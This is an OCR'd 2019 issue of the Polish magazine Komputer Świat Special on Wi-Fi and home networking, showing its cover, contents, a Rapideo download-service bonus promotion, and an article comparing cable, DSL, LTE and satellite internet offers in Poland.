KOMPUTERSWIAT.PL

Komputer Świat SPECIAL

MEMBER OF Computer GROUP

2/2019 (14) CZERWIEC – SIERPIEŃ 2019 CENA 14,90 ZŁ W TYM 8% VAT

BONUS O WARTOŚCI 39,99 ZŁ
rapideo.pl
KONTO PREMIUM
na 30 dni 20 GB dziennie

WINDSCRIBE VPN
EDYCJA SPECJALNA

50 GB miesięcznie
licencja na rok
o wartości 100 zł

Supertriki

WSZYSTKO O WI-FI

PORADNIKI KROK PO KROKU

- popraw Wi-Fi w całym domu
- jak mądrze skonfigurować swoją sieć
- Wi-Fi z twojego telefonu na wyjeździe

4 SUPERPAKIETY

- Najlepsze darmowe VPN-y
- Akceleratory pobierania
- Przesyłanie plików przez Wi-Fi
- Bezpłatne firewalle

Radzimy, jak dobrze wybrać: router, serwer NAS, odtwarzacz smart TV, kamerę IP i inne gadżety

W NUMERZE RÓWNIEŻ

- **Jak zdalnie sterować** oświetleniem w domu: przegląd żarówek smart
- **Jak oglądać** YouTube i Netflix na starym telewizorze
- **Wi-Fi Mesh:** super Wi-Fi na dużych przestrzeniach dla każdego

DRUKARKA DLA WSZYSTKICH W DOMU

Jak udostępnić drukarkę przez Wi-Fi i drukować z telefonu, komputerów i tabletu

DOM NA OKU

Najlepsze tanie kamery do monitoringu domu **Zobacz, co potrafią i jak je podłączyć**

NIE CZEKAJ NA HAKERA

Poznaj **metody łamania zabezpieczeń** twojej sieci Wi–Fi

ISSN 2083-3814 NR INDEKSU 276 065

NIESAMOWITA HISTORIA

ROBERTA KUBICY

KSIĄŻKA DOSTĘPNA W DOBRYCH KSIĘGARNIACH
ORAZ NA WWW.LITERIA.PL

SPIS TREŚCI

NA START

Bonus: Rapideo 4

PODSTAWY: JAK ZACZĄĆ

Wybór łącza: Oferty dostępne w Polsce – wady, zalety, porównanie 6
Wszystko o sieciach Wi-Fi 10
Nowy standard Wi-Fi – 802.11ax: Zmiana warty? 14
Superszybkość: 10 Gb Ethernet 16
Wybieramy router 18

SPRZĘT

Routery warte uwagi 23
Wybieramy serwer NAS 26
Dlaczego smart TV jest smart 30
Wi-Fi w całym domu 34

ZRÓB TO SAM

Wzmacniacz Wi-Fi: Zwiększamy zasięg Wi-Fi extenderem 38
Programowa alternatywa: Alternatywne oprogramowanie do routera 40
Ustaw ważne funkcje routera 44
Najlepsze akceleratory pobierania plików 46
Łatwe przesyłanie plików przez Wi-Fi 48
Chromecast: YouTube i Netflix na starym TV 52
KODI: Zrób sam smart TV 56
Dom na oku: Monitoring domu 60
Domowy serwer plików na naszym routerze 64
Gdzie postawić router? Skanery zasięgu Wi-Fi 66
Drukarka sieciowa: Jedna dla wszystkich 68
Internet w podróży 72

BEZPIECZEŃSTWO

Nie czekaj na hakera – sam przetestuj, jak bezpieczna jest twoja sieć 74
Zasady bezpiecznego korzystania z otwartego Wi-Fi 80
Zabezpieczenia domowej sieci 82

NA DVD

Na płycie znajdziemy między innymi pakiet najlepszych bezpłatnych VPN-ów, a wśród nich **Windscribe VPN, który za pomocą bonusowego klucza dostępnego w KŚ+ (www.ksplus.pl) możemy aktywować do wersji specjalnej o wartości 100 złotych z pakietem 50 GB transferu miesięcznie i licencją na rok.** Na płycie są także najlepsze darmowe firewalle, programy do wygodnego przesyłania plików przez Wi-Fi na nasze urządzenia, ciekawe przeglądarki i zestaw narzędzi do testów penetracyjnych zabezpieczeń naszej sieci.

Zapora sieciowa: Ochrona przed złośliwym oprogramowaniem 84
Najlepsze VPN-y: Anonimowo w internecie 86

SMART HOME

Asystent Google: Co potrafi, a czego jeszcze nie umie 90
Smart home dla każdego 92
Chcesz stworzyć inteligentny dom? Na początku może być światło 94
Smart home marzeń: W naszych domach science fiction staje się rzeczywistością 96

NA KONIEC

Programy na płycie 98

CO TO JEST DVD-KOD

Aby szybko odnaleźć wybrany program, podaną za słowem **DVD-KOD** liczbę należy wpisać w wyszukiwarkę w menu płyty i zatwierdzić, wciskając klawisz enter.

JAK POBRAĆ E-WYDANIE, ISO Z OBRAZEM PŁYTY I DODATKOWE PROGRAMY

E-wydanie magazynu, obraz ISO płyty dodanej do tego numeru i pełne wersje oraz dodatkowe programy znajdziemy w serwisie KŚ+ (**www.ksplus.pl**).

1 Otwieramy w przeglądarce stronę o adresie **www.ksplus.pl**. Logujemy się, klikając na **Logowanie** (używamy konta z serwisu Komputer swiat.pl). Jeżeli nie mamy konta, klikamy na **Załóż konto**, aby się zarejestrować.

2 Po zalogowaniu się rejestrujemy unikalny kod nadrukowany na płycie dołączonej do tego wydania magazynu. Wystarczy kliknąć na **Zarejestruj kod** ● i przepisać go.

3 Mamy już dostęp do e-wydania – aby je zobaczyć, wystarczy wejść na zakładkę **Moja półka** ● i kliknąć na okładkę cyfrowej wersji magazynu.

4 Aby przejrzeć e-wydanie lub pobrać PDF, klikamy na **Czytaj e-wydanie**. PDF pobierzemy, klikając na ●. A jeśli chcemy pobrać obraz ISO płyty lub pełne wersje czy dodatkowe aplikacje, klikamy na **Programy** ●.

NA START

BONUS DLA CZYTELNIKÓW

POBIERAJ Z rapideo.pl

BONUS O WARTOŚCI **39,99** ZŁ REJESTRACJA DO **31 GRUDNIA 2019**

Rapideo to serwis do ***pobierania plików z wielu hostingów*** *– działa szybko i wygodnie. Dla Czytelników tego numeru mamy specjalny kod zapewniający* ***dostęp do konta premium na 30 dni i pozwalający pobierać 20 GB danych dziennie***

Rapideo.pl to serwis, który ułatwia i przyspiesza pobieranie i wyszukiwanie plików w internecie. Pozwala na łatwe wyszukiwanie plików w różnych serwisach i pobieranie ich wszystkich z jednego miejsca. Po znalezieniu plików dodajemy je do naszego konta i pobieramy na dysk. Wideo można także obejrzeć online, bezpośrednio w serwisie dzięki wbudowanemu odtwarzaczowi. Jest to dobre rozwiązanie, gdy w internecie aż roi się od niebezpiecznych witryn, które oferują pobieranie plików w zamian za zakładanie kont, a później ukryte opłaty. Dzięki bonusowi z tego numeru Komputer Świat Special wystarczy założyć konto w Rapideo.pl i podać specjalny bonusowy kod, by przez 30 dni pobierać aż do 20 GB danych dziennie z ogromnej ilości serwisów, tak jakbyśmy mieli w każdym z nich wykupiony dostęp premium. **kd**

JAK UZYSKAĆ KOD DO RAPIDEO.PL


- Logujemy się w KŚ+ – **www.ksplus.pl** – i rejestrujemy klucz nadrukowany na płycie dołączonej do wydania papierowego lub kupujemy e-wydanie.
- Klikamy na **Moja półka** i na okładkę tego numeru Komputer Świat Special.
- Klikamy na **Bonusy**.
- Wybieramy pozycję znazwą **Rapideo.pl**
- Klikamy na **Wyświetl kod**.

KODY DO RAPIDEO.PL – ZASADY


- Na jednym koncie można wykorzystać jeden kod.
- Kod można zarejestrować **od 29 maja do 31 grudnia 2019 (włącznie)** – po tym terminie kody tracą ważność.
- Każdy kod upoważnia do **pobierania plików przez 30 dni z limitem do 20 GB dziennie**; niewykorzystany limit kumuluje się do 25 GB.
- Jeżeli po upływie 30 dni na koncie zostanie nam niewykorzystany transfer, należy przedłużyć dostęp do konta, aby móc go wykorzystać (w innym przypadku pozostały transfer przepada).

JAK SKORZYSTAĆ Z KODU

1 Aby móc skorzystać z kodu, musimy mieć założone konto w serwisie Rapideo.pl. Jeśli go nie mamy, na stronie **www.rapideo.pl** – podajemy **login**, **adres e-mail**, **hasło**, akceptujemy regulamin serwisu i klikamy na **Zarejestruj się**.




2 Jeśli zakładamy nowe konto, otrzymamy jednorazowy bonus – 5 GB na start. Wystarczy kliknąć na link, który przyjdzie w wiadomości e-mail, i dodatkowo potwierdzić nasz numer telefonu.



3 Po zalogowaniu się na konto po prawej stronie klikamy na **Doładuj kodem**.

4 Podajemy kod uzyskany w KŚ+ i klikamy na **Doładuj**.




5 Od teraz możemy przez 30 dni korzystać z bonusu 20 GB danych dziennie (600 GB łącznie przez cały bonusowy okres).

POBIERAMY PLIKI KROK PO KROKU

Za pomocą serwisu Rapideo.pl możemy pobierać pliki na kilka sposobów – oto te najprostsze.


Wyszukiwanie automatyczne bezpośrednio w serwisie

1 Po zalogowaniu się na nasze konto w serwisie **Rapideo.pl** po prawej stronie znajdziemy pole wyszukiwania. Wystarczy wpisać w nie szukaną przez nas frazę i kliknąć na symbol lupy.




2 Następnie u dołu strony zostanie wygenerowana lista plików, które odpowiadają naszemu wyszukiwaniu. Klikamy na **Pobierz teraz** przy pliku, który chcemy pobrać.

3 Teraz pojawi się okno dodawania pliku do naszego konta. Zaznaczamy tryb pobierania, który nam odpowiada, na przykład **Rapideo Instant**, i klikamy u dołu strony na **Wgraj pliki**.



4 Następnie klikamy na **Pobierz** w ramce **Rapideo Instant** i zapisujemy wybrany plik na naszym dysku.




Ręczne dodawanie linków


Druga opcja to wyszukiwanie plików w internecie i ręczne wklejanie linków na stronie **rapideo.pl**.

1 Wchodzimy do wybranego serwisu, przechodzimy na przykład do filmu, który chcemy pobrać, zaznaczamy cały link w pas ku adresowym, kopiujemy i wklejamy do pola tekstowego w serwisie **Rapideo.pl**. Klikamy na **Wgraj pliki**.

2 Wybieramy opcję pobierania (w wypadku wideo możemy wskazać między innymi opcję **Oglądaj**). Klikamy na **Wgraj pliki**.



3 Jeśli wybraliśmy opcję oglądania, w polu **Rapideo Standard** klikamy pod plikiem na **Oglądaj**. Po chwili pojawi się odtwarzacz z filmem wskazanym przez nas w linku. Możemy również pobrać oglądany film na dysk naszego komputera.



TRYBY POBIERANIA

- **Oglądaj online** – po podaniu linku do pliku multimedialnego możemy od razu rozpocząć jego odtwarzanie, korzystając ze specjalnego odtwarzacza na stronie Rapideo.pl, bez potrzeby pobierania pliku na dysk.
- **Tryb Standard** – wybrane pliki są dodawane do kolejki, następnie pobierane na serwer Rapideo.pl i dodawane do naszego konta. Możemy później je pobrać w ciągu 36 godzin w wybranym przez nas momencie.
- **Tryb Instant** – wybrane przez nas pliki są od razu, bezpośrednio pobierane na nasz dysk z maksymalną szybkością, na jaką zezwala konto premium serwisu hostingowego, z którego pochodzą.

POBIERAMY LEGALNIE Z RAPIDEO.PL

- Korzystanie zserwisu Rapideo.pl oraz wykupienie konta jest zgodne z prawem (**w zgodzie z regulaminem**).
- **Serwis nie wymaga podawania danych osobowych, nie ewidencjonuje tych danych, nie gromadzi adresów IP ani nie monitoruje przesyłanej w plikach treści.** Przesyłane treści są szyfrowane i serwis nie wprowadza żadnej kontroli plików i ich zawartości.
- **Rapideo.pl nie jest serwisem typu P2P** – pobieranie plików nie łączy się z ich udostępnieniem innym użytkownikom. Pobieranie przez sieć P2P jest ryzykowne, należy unikać sieci peer-to-peer (P2P), ponieważ grożą pociągnięciem do odpowiedzialności. Natomiast pobieranie przez serwis Rapideo.pl nie niesie ryzyka dalszego udostępniania plików.
- **Pliki z internetu można pobierać, o ile zostały wcześniej rozpowszechnione, a ich pobieranie wchodzi w zakres dozwolonego użytku prywatnego** (z dozwolonego użytku wyłączone jest oprogramowanie, czyli także gry, oraz elektroniczne bazy danych).
- **Nie wolno rozpowszechniać (udostępniać) publicznie żadnych utworów bez zezwolenia twórcy** (również poprzez ogólnodostępne serwisy społecznościowe).

Więcej szczegółów prawnych pod adresem: **https://www.rapideo.pl/legal**

Fot. Galina Peshkova/123rf.com

WYBÓR ŁĄCZA

Jakie oferty są na rynku? ***Które z nich są najkorzystniejsze*** *pod względem finansowym, a które* ***najlepsze pod względem wydajności?*** *Przeczytajmy!*

Wybór odpowiedniego typu łącza internetowego jest skomplikowany i zależy od wielu różnych czynników, głównie naszych potrzeb oraz lokalizacji. Mieszkańcy dużych miast mają zupełnie inne możliwości niż osoby mieszkające w małych miejscowościach. Na szczęście obecnie niezależnie od tego, gdzie mieszkamy, prawie zawsze możemy zapewnić sobie stabilny dostęp do internetu.

Typy łączy

Kablówka

Jest to potoczne określenie sieci telekomunikacyjnych, które świadczą abonentom usługi multimedialne – telewizji, internetu, radia itp. Najczęściej tego typu dostawcy dostępni są tylko w najbardziej zurbanizowanych regionach naszego kraju. Połączenie w tej sieci wymaga odpowiedniego okablowania i w najszybszych wariantach zastosowania światłowodów. Do obsługi takiego łącza wymagane jest specjalne urządzenie odbiorcze, które znajduje się u klienta docelowego. Jest ono wyposażone w specjalne złącze, do którego można podłączyć kabel koncentryczny lub bezpośrednio sam światłowód. Te urządzenia są dostarczane przez dostawcę internetu i klient nie musi martwić się ich zakupem oraz eksploatacją, najczęściej ich koszt jest wliczony w abonament lub opłatę aktywacyjną.

Największą zaletą takiej sieci jest wysoka wydajność, duża stabilność łącza, brak ograniczeń transmisji danych i różnego rodzaju dodatkowe opcje.

Na przykład jeden z największych dostawców tego rodzaju łącza w Polsce – UPC – oferuje abonament 150 Mb/s (upload do 10 Mb/s) za 39,99 złotego na miesiąc w wypadku umowy na 24 miesiące. Można też skorzystać z droższych ofert, gdzie wydajność wynosi nawet 500 Mb/s.

MODEM LTE HUAWEI 5785 Z TEORETYCZNĄ PRZEPUSTOWOŚCIĄ 300 MB/S CENA OK. 500 ZŁ

Inni popularni dostawcy to Netia, Vectra, Multimedia Polska, Inea.


Lokalni dostawcy i sieci osiedlowe

Jeśli mieszkamy w mniejszej miejscowości, raczej nie będziemy mieć możliwości skorzystania z ofert dostawców sieci kablowych. Pozostaje nam wtedy sprawdzenie ofert lokalnych dostawców lub dopytanie o sieci osiedlowe. Lokalni dostawcy to firmy, które świadczą usługi dostępu do internetu oraz coraz częściej oferują różnego rodzaju dodatkowe pakiety multimedialne, na przykład telewizję. Architektura sieci tego typu dostawców jest bardzo różna, zależy od regionu i możliwości inwesty-

POBIERANIE A WYSYŁANIE

Download – Pobieranie, w przypadku ofert dostawców internetowych ten parametr oznacza szybkość pobierania danych, najczęściej jest on wyrażany w Mb/s. Jeśli chcemy dowiedzieć się, ile to MB/s, musimy podzielić wartość Mb/s przez 8, na przykład 100 Mb/s to 12,5 MB/s.

Upload – Wysyłanie, parametr, który określa szybkość wysyłania danych z naszej sieci do internetu.



STRONA WWW.PLUS.PL/MAPA-ZASIEGU – TU SPRAWDZIMY, CZY W NASZYM REGIONIE JEST ZASIĘG SIECI LTE PLUSA


OFERTY DOSTĘPNE W POLSCE: WADY, ZALETY, PORÓWNANIE

cyjnych danej firmy. Przeważnie połączenia realizowane są przy wykorzystaniu „skrętki", światłowodu i połączeń radiowych. W zależności od położenia naszego domu będziemy mieć dostępne różne oferty – nawet osoby mieszkające kilka kilometrów od większej miejscowości, na terenach wiejskich mogą korzystać z możliwości połączenia radiowego.
Na przykład firma City-Net na terenie Brzezin w województwie łódzkim realizuje połączenie o przepustowości do 360 Mb/s w cenie 75 złotych na miesiąc.
Oferty różnych dostawców na terenie całego kraju są bardzo zróżnicowane, przeważnie gorsze niż te czołowych dostawców sieci kablowych. Zdecydowanymi zaletami tego typu rodzaju dostępu jest brak limitu pobieranych i wysyłanych danych, stabilność łącza i przepustowość z góry ustalona umową.

3G/LTE

To oferta internetu mobilnego. W Polsce prawie wszędzie mamy dostęp do technologii 3G, która pozwala na uzyskanie szybkości pobierania do 14 Mb/s (HSPA) lub

ŚWIATŁOWÓD W DOMU, CZYLI TECHNOLOGIA GPON



Na grafice przedstawiona jest przykładowa sieć światłowodowa z elementami technologii **GPON** (Gigabit Passive Optical Network, czyli Gigabitowa Pasywna Sieć Optyczna). Jest to międzynarodowy standard, który określa architekturę punkt–wielopunkt. Maksymalna odległość pomiędzy głównym koncentratorem a odbiornikiem w domu klienta wynosi do 60 km. Do koncentratora głównego schodzą się wszystkie połączenia ze splitterów (dzielników) optycznych, które przekazują sygnał dalej do mniejszych koncentratorów końcowych, od nich natomiast sygnał trafia już bezpośrednio do odbiornika w domu klienta. Administrator może zdalnie aktualizować oprogramowanie w takiej jednostce, sterować ruchem i konfigurować ustawienia urządzenia zdalnie – co jest dużym ułatwieniem i minimalizuje koszty eksploatacji takich sieci. Są to niezwykle wydajne rozwiązania, które pozwalają na uzyskanie maksymalnych wydajności na poziomie – 2488 Mb/s download i 1244 Mb/s upload.

Dasan H640GW – przykładowy odbiornik, który pozwala na obsługę sygnału optycznego – światłowodu. Jest ono obsługiwane przez dostawcę internetu, a użytkownik może podłączyć do niego własny router, jeśli chce korzystać z pełni możliwości sieci domowych. Można powiedzieć, że jest to po prostu dość duży modem

INTERNET Z SATELITY TO JEDNO Z NAJDROŻSZYCH ROZWIĄZAŃ – KOSZT ŁĄCZA 50 MB/S TO OK. 100 ZŁ MIESIĘCZNIE

A CO Z ROUTEREM?

Czasami dostawcy do umowy dołączają swoje urządzenie, które musi spełniać odpowiednie standardy. Należy na tym etapie być bardzo czujnym, bo może okazać się, że takie urządzenie zapewniać będzie tylko dostęp do internetu za pomocą przewodu, a za włączenie opcji transmisji bezprzewodowej dostawca zażyczy sobie dodatkowej opłaty, na przykład 10 złotych za miesiąc. Wtedy od razu powinniśmy odmówić, ponieważ znacznie lepiej będzie kupić własny router o dobrych parametrach, który podłączony zostanie do urządzenia dostawcy. Przy każdym typie łącza wydajny router to podstawa optymalnego wykorzystania przepustowości, jaką oferuje nam dostawca – w wyborze odpowiedniego modelu pomoże poradnik od strony 18.

>

WAŻNE TERMINY


DSL (Digital Subscriber Line)
Cyfrowa linia abonencka. Jest to jedna z najbardziej rozpowszechnionych metod stałego dostępu do internetu, która jednak ze względu na dość niską ogólną wydajność powoli jest wypierana przez nowsze technologie. Oferuje szybkość pobierania danych od 8 Mb/s do 52 Mb/s w zależności od zastosowanej technologii DSL. Dostępne są jej różne wersje:

ADSL (Asymmetric DSL)
Asymetryczny DSL. Jest to technologia, która wykorzystuje tradycyjne miedziane linie telefoniczne, więc żeby z niej korzystać, klient musi mieć dostęp do linii telefonicznej. Szybkość pobierania wynosi do 15 Mb/s i jest uzależniona od odległości do głównego rozdzielacza (patrz ilustracja obok). Wyższą wydajność można osiągnąć przy wykorzystaniu technologii ADSL2+, która pozwala osiągnąć 24 Mb/s przy odległości od nadajnika nie większej niż 2 kilometry.

VDSL (Very High Speed Digital Subscriber Line)
Najwydajniejszy wariant technologii xDSL, który oferuje szybkość pobierania danych do 52 Mb/s, jednak tylko w zasięgu około 1200 metrów. Przy tej transmisji wykorzystywany jest dwużyłowy kabel miedziany. Ze względu na wykorzystanie technologii kablowej linii telefonicznych jest to jedna z najbardziej powszechnie dostępnych usług stałego dostępu do internetu, obecnie realizowana przez sieć Orange w ramach usługi Neostrada. Wadą tego rozwiązania są mierne jak na obecne czasy osiągi uzależnione od odległości do punktu nadawczego, a zaletą – brak limitu transferu danych.

xDSL (x Digital Subscriber Line)
Zbiorcze określenie wszystkich technologii cyfrowych linii abonenckich używających linii miedzianych.

PRZEPUSTOWOŚĆ A ZASIĘG DLA ADSL



Źródło: onet.pl

28 Mb/s (HSPA+). Przyjmuje się, że nawet 99 procent mieszkańców naszego kraju ma możliwość korzystania z tej technologii. Jest ona jednak bardzo droga w eksploatacji i nie zapewnia dużej wydajności.

Dlatego bardzo szybko pojawiła się technologia 4G, czyli LTE, która pozwala na uzyskanie szybkości pobierania nawet do 300 Mb/s, a w unowocześnionej wersji LTE-A, która ma spełniać wszystkie standardy sieci 4G – nawet do 1000 Mb/s. **Uwaga!** Są to jednak czysto teoretyczne wartości, które mogą zostać uzyskane w warunkach laboratoryjnych. Na co dzień będziemy ograniczani głównie przez zasięg sieci, zakłócenia, ruch sieciowy, możliwości urządzenia, z jakiego korzystamy, i wiele innych czynników.

Jeśli chcemy sprawdzić, czy w naszym regionie jest zasięg sieci LTE, możemy to zrobić, korzystając z mapy zasięgu operatora, którego oferta nas interesuje, na przykład w przypadku sieci Plus taką mapę znajdziemy na stronie **www.plus.pl/mapa-zasiegu**.

Niestety, nawet jeśli w naszej lokalizacji jest dostęp do sieci LTE, nie oznacza to, że będziemy mieć najwyższą przepustowość. Z raportów zebranych w 2018 roku za pośrednictwem serwisu **speedtest.pl** wynika, że na terenie naszego kraju średnia szybkość pobierania przy wykorzystaniu sieci LTE w zależności od operatora oscyluje pomiędzy 19,08 Mb/s a 15,48 Mb/s. Przykładowe oferty to na przykład pakiet 200 GB danych miesięcznie za 69,99 złotego w sieci T-Mobile; w tej samej cenie Orange oferuje 250 GB.

Przy podpisywaniu umowy powinniśmy otrzymać specjalny modem internetowy. Wkłada się do niego kartę SIM, która po aktywacji pozwala na łączenie się z internetem. Często takie modemy spełniają funkcje routerów, jednak

ROUTER Z OBSŁUGĄ ADSL/VDSL, ETHERNET ORAZ 3G/LTE

Routery, które pozwalają na łączenie się z internetem na wiele różnych sposobów, kosztują nieco więcej od swoich odpowiedników umożliwiających uzyskanie dostępu do internetu tylko poprzez Ethernet. Od frontu routery te wyglądają zupełnie normalnie i mogą nie wyróżniać się niczym szczególnym od swoich odpowiedników. Znacznie ciekawiej sytuacja wygląda na tylnym panelu.

Po lewej stronie widzimy w tym przypadku szare złącze ADSL/VDSL, które umożliwi nam korzystanie z internetu poprzez kabel RJ-11 – czyli kabel telefoniczny. Niebieski port WAN pozwala na podłączenie Internetu kablem standardowym RJ-45, a dodatkowo do portu USB w tym modelu routera możemy podłączyć modem internetu mobilnego i uzyskać dostęp do sieci poprzez 3G/LTE

ASUS DSL-AC52U
CENA 436 ZŁ

jeśli mamy duży dom, i tak będziemy musieli zakupić dedykowany router, który będzie w stanie pokryć zasięgiem jego powierzchnię. Największymi wadami tego typu łącza jest ograniczony miesięczny transfer danych oraz przepustowość uzależniona od zasięgu sieci.

Satelita

Dostęp do internetu za pośrednictwem łącza satelitarnego jeszcze kilka lat temu wydawał się mało opłacalny, jednak obecnie ceny są znacznie niższe i praktycznie w każdym miejscu będziemy mogli uzyskać w ten sposób stabilny dostęp do sieci. Czynniki ograniczające to duże zalesienie lub budynki, które mogą zasłaniać nasz talerz satelitarny. Dodatkowo warto wiedzieć, że w przypadku tego typu łącza warunki atmosferyczne mogą mieć również duży wpływ na jakość połączenia.

Oferty są zróżnicowane cenowo. Na przykład Skyconnect oferuje łącze o szybkości pobierania do 50 Mb/s za 119,99 złotego miesięcznie, z limitem danych 100 GB. Tooway ma atrakcyjną ofertę już od 89,99 złotego miesięcznie.

Jak widać, jest to jedno z najdroższych rozwiązań, jednak jeśli mamy domek gdzieś w głuszy, oddalony całkowicie od cywilizacji, to tego typu rozwiązanie może być naszym jedynym wyjściem. Instalacją i konfiguracją powinna się zająć wyspecjalizowana firma (instalacja na własną rękę rzadko kiedy przynosi oczekiwany efekt). Warto wiedzieć, że oprócz wysokiej ceny, konieczności instalacji talerza satelitarnego oraz miesięcznego ograniczenia transferu jest jeszcze jedna ukryta wada tego rodzaju łącza – czas dostępu. Ten parametr nie ma znaczenia w przypadku pozostałych łączy, ponieważ jest na tyle niski, że nie wpływa praktycznie w żaden sposób na nasze możliwości w sieci. W przypadku łącza satelitarnego czas dostępu (ping) jest tak wysoki, że uniemożliwia na przykład grę online w czasie rzeczywistym, gdyż powoduje opóźnienie, które bezpośrednio przekłada się na rozgrywkę. Utrudnienia mogą występować również przy korzystaniu z usług VoIP oraz wideokonferencji. Opóźnienie może wynosić nawet pomiędzy 500–900 ms, podczas gdy w wypadku innych typów łączy wynosi do 100 ms. Jest to spowodowane tym, że sygnał musi dotrzeć do satelity umieszczonego na orbicie okołoziemskiej oddalonego o mniej więcej 35 000 kilometrów, a później wrócić na Ziemię. **kd**

TECHNOLOGIA 5G – CO TO JEST? KIEDY BĘDZIE DOSTĘPNA?

